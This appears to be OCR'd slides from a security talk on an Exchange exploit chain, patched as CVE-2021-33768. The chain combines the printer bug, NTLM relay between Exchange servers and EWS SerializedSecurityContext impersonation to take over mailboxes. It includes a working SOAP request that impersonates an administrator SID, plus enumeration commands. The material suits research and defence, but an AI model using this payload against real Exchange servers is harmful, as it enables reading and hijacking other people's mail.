
NTLM Reflection

- Can we relay the NTLM authentication back to Exchange1 ?
- CVE-2018-8581 SSRF + NTLM reflection
  - The victim and the attacked target are the same machine
  - CVE-2018-8581 disabled NTLM reflection on Exchange Server
  - Remove HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa DisableLoopbackCHECK




Two Exchange Servers

- What if there is more than one Exchange Server in the AD ?
  - A common situation of Exchange Server load balancing in enterprise environments



Extended Protection for Authentication

- EPA (Extended Protection for Authentication)
  - Channel Binding: NTLM authentication protection on TLS channel
  - Calculates a **Channel Binding Token (CBT)** based on the TLS certificate and the user's NT hash, then adds it to the NTLM_AUTHENTICATE message



CalculateCBT(NT hash of DOMAIN\victim, , …)

Extended Protection for Authentication

- Channel Binding Token in NTLMSSP over SMB are all zero by default
- But fortunately, EPA is disabled on these Exchange endpoints by default

```
NTLMv2 Response: 2810d990116afa1b454669b951443c2f010100000000000e50
   NTProofStr: 2810d990116afa1b454669b951443c2f
   Response Version: 1
   Hi Response Version: 1
   Z: 000000000000
   Time: May 19, 2021 05:23:48.475286900 UTC
   NTLMv2 Client Challenge: 91b0de87efdfac3f
   Z: 00000000
 > Attribute: NetBIOS domain name: XLAB
 > Attribute: NetBIOS computer name: DC2019
 > Attribute: DNS domain name: xlab.sec
 > Attribute: DNS computer name: DC2019.xlab.sec
 > Attribute: DNS tree name: xlab.sec
 > Attribute: Timestamp
 > Attribute: Flags
 > Attribute: Restrictions
 v Attribute: Channel Bindings
      NTLMV2 Response Item Type: Channel Bindings (0x000a)
      NTLMV2 Response Item Length: 16
      Channel Bindings: 00000000000000000000000000000000
 > Attribute: Target Name: cifs/192.168.2.10
 > Attribute: End of list
   Z: 00000000
   padding: 00000000
```

Does XLAB\Exchange1$ has any special privileges on these endpoints? 🤔

Exchange Server Machine Account

- ExtendedRights ms-Exch-EPI-Token-Serialization
- All members of the Exchange Servers group have token serialization rights on all Exchange Servers in the AD

```
[PS] C:\Windows\system32>Get-ADPermission -Identity Exchange1 | where {($_.ExtendedRights -like "ms-Exch-EPI-Token-Serialization")
-and (-not $_.Deny) } | ft -autosize Identity,User,ExtendedRights,Deny,IsInherited

Identity                                User                          ExtendedRights                          Deny  IsInherited
--------                                ----                          --------------                          ----  -----------
EXCHANGE1                               NT AUTHORITY\NETWORK SERVICE {ms-Exch-EPI-Token-Serialization} False       False
EXCHANGE1                               XLAB\Exchange Servers        {ms-Exch-EPI-Token-Serialization} False        True
Mailbox Database 1810180856\EXCHANGE1 XLAB\Exchange Servers        {ms-Exch-EPI-Token-Serialization} False        True
EXCHANGE1\EXCHANGE1                     NT AUTHORITY\NETWORK SERVICE {ms-Exch-EPI-Token-Serialization} False        True
EXCHANGE1\EXCHANGE1                     XLAB\Exchange Servers        {ms-Exch-EPI-Token-Serialization} False        True
```

EWS Impersonation

- EWS creates security access tokens based on <m:SerializedSecurityContext>
- Users with token serialization rights can impersonate other Exchange users

```
internal virtual AuthZClientInfo ProcessSerializedSecurityContextHeaders(Message request)
{
    ...
    if (MessageHeaderProcessor.GetMessageHeader<SerializedSecurityContextTypeForAS>(
        request.Headers,
        "SerializedSecurityContext",
        "http://schemas.microsoft.com/exchange/services/2006/messages",
        out serializedSecurityContextTypeForAS
    ) && serializedSecurityContextTypeForAS != null)
    {
        string text = HttpContext.Current.Request.Headers["X-
        if (!string.IsNullOrEmpty(text) && SmtpAddress.IsVali
        {
            serializedSecurityContextTypeForAS.PrimarySmtpAdd
        }
        authZClientInfo = serializedSecurityContextTypeForAS.
    }
    ...
}
```

```
internal AuthZClientInfo ToAuthZClientInfo()
{
    return AuthZClientInfo.FromSecurityAccessToken(this.ToSecurityAccessToken());
}

internal SerializedSecurityAccessToken ToSecurityAccessToken()
{
    return new SerializedSecurityAccessToken
    {
        UserSid = this.UserSid,
        GroupSids = SerializedSecurityContextTypeForAS.ToSidStringAndAttributesArray(this.GroupSids),
        RestrictedGroupSids = SerializedSecurityContextTypeForAS.ToSidStringAndAttributesArray(
            this.RestrictedGroupSids),
        SmtpAddress = this.PrimarySmtpAddress
    };
}
```

EWS Impersonation

- Set UserSid in SerializedSecurityContext to impersonate other users
  - You can use LDAP or impacket/exchanger.py to get UserSids

```
<?xml version="1.0" encoding="utf-8"?> <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
<soap:Header>
  <t:RequestServerVersion Version="Exchange2016" />
  <m:SerializedSecurityContext>
    <m:UserSid>S-1-5-21-3860493963-3742860931-3732056798-500</m:UserSid>
    <m:GroupSids>
      <m:GroupIdentifier>
        <t:SecurityIdentifier>S-1-5-21-3860493963-3742860931-3732056798-500</t:SecurityIdentifier>
      </m:GroupIdentifier>
    </m:GroupSids>
  </m:SerializedSecurityContext>
</soap:Header>
<soap:Body>
  <FindFolder Traversal="Shallow" xmlns="http://schemas.microsoft.com/exchange/services/2006/messages">
    <FolderShape>
      <t:BaseShape>AllProperties</t:BaseShape>
    </FolderShape>
    <ParentFolderIds>
      <t:DistinguishedFolderId Id="msgfolderroot"/>
    </ParentFolderIds>
    <m:IndexedPageFolderView MaxEntriesReturned="250" Offset="0" BasePoint="Beginning" />
  </FindFolder>
</soap:Body>
</soap:Envelope>
```

EWS Operations

- EWS supports almost all operations supported by Outlook
  - FindFolder: Find all pre-defined and customed folders
  - FindItem: Find all items (mails for instance) in folders
  - GetItem: Read mails
  - CreateItem: Send mails
  - GetAttachment: Read mail attachments
  - UpdateInboxRules: Redirect inbox mails to other users
  - InstallApp: Install a mail app for Outlook
  - …


https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/ews-operations-in-exchange


The Printer Bug

- Found by @tifkin_ from SpecterOps
- Print System Remote Protocol (MS-RPRN)
  - Printer Spooler Service
  - Enabled by default
- `RpcRemoteFindFirstPrinterChangeNotificationEx API`
  - `pszLocalMachine` can be set to a UNC path
  - Any domain users / computers can force REMOTESERVER$ to establish SMB connections with any machine

```
DWORD RpcRemoteFindFirstPrinterChangeNotificationEx(
  [in] PRINTER_HANDLE hPrinter,
  [in] DWORD fdwFlags,
  [in] DWORD fdwOptions,
  [in, string, unique] wchar_t* pszLocalMachine,
  [in] DWORD dwPrinterLocal,
  [in, unique] RPC_V2_NOTIFY_OPTIONS* pOptions
);
```

The Exploit Chain





Patches

- The April 2021 Patch breaks the exploit chain
  - no longer allows machine accounts to log in to Exchange endpoints
- Fixed on Patch Tuesday in July and assigned CVE-2021-33768

Conclusion

A normal domain account (Domain User / Domain Computer)

+

More than one Exchange Server

=

Arbitrary Mailbox Takeover

From a Domain Account to Exchange Server RCE

Exchange Trusted Subsystem

- All group members have local administrator privileges on Exchange Servers

```
PS C:\> hostname
exchange1
PS C:\> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------
Administrator
XLAB\Domain Admins
XLAB\Exchange Trusted Subsystem
XLAB\Organization Management
The command completed successfully.
```

```
PS C:\> net group "Exchange Trusted Subsystem" /domain
The request will be processed at a domain controller for domain xlab.sec.

Group name     Exchange Trusted Subsystem
Comment        This group contains Exchange servers that run Exchange cmdlets
ice. Its members have permission to read and modify all Exchange configuration
s group should not be deleted.

Members

-------------------------------------------------------------------------------
EXCHANGE1$                   EXCHANGE2$
The command completed successfully.
```

Available Services

- Relaying NTLM over SMB to SMB ? ❌
  - SMB signing is enabled by default on Exchange Server

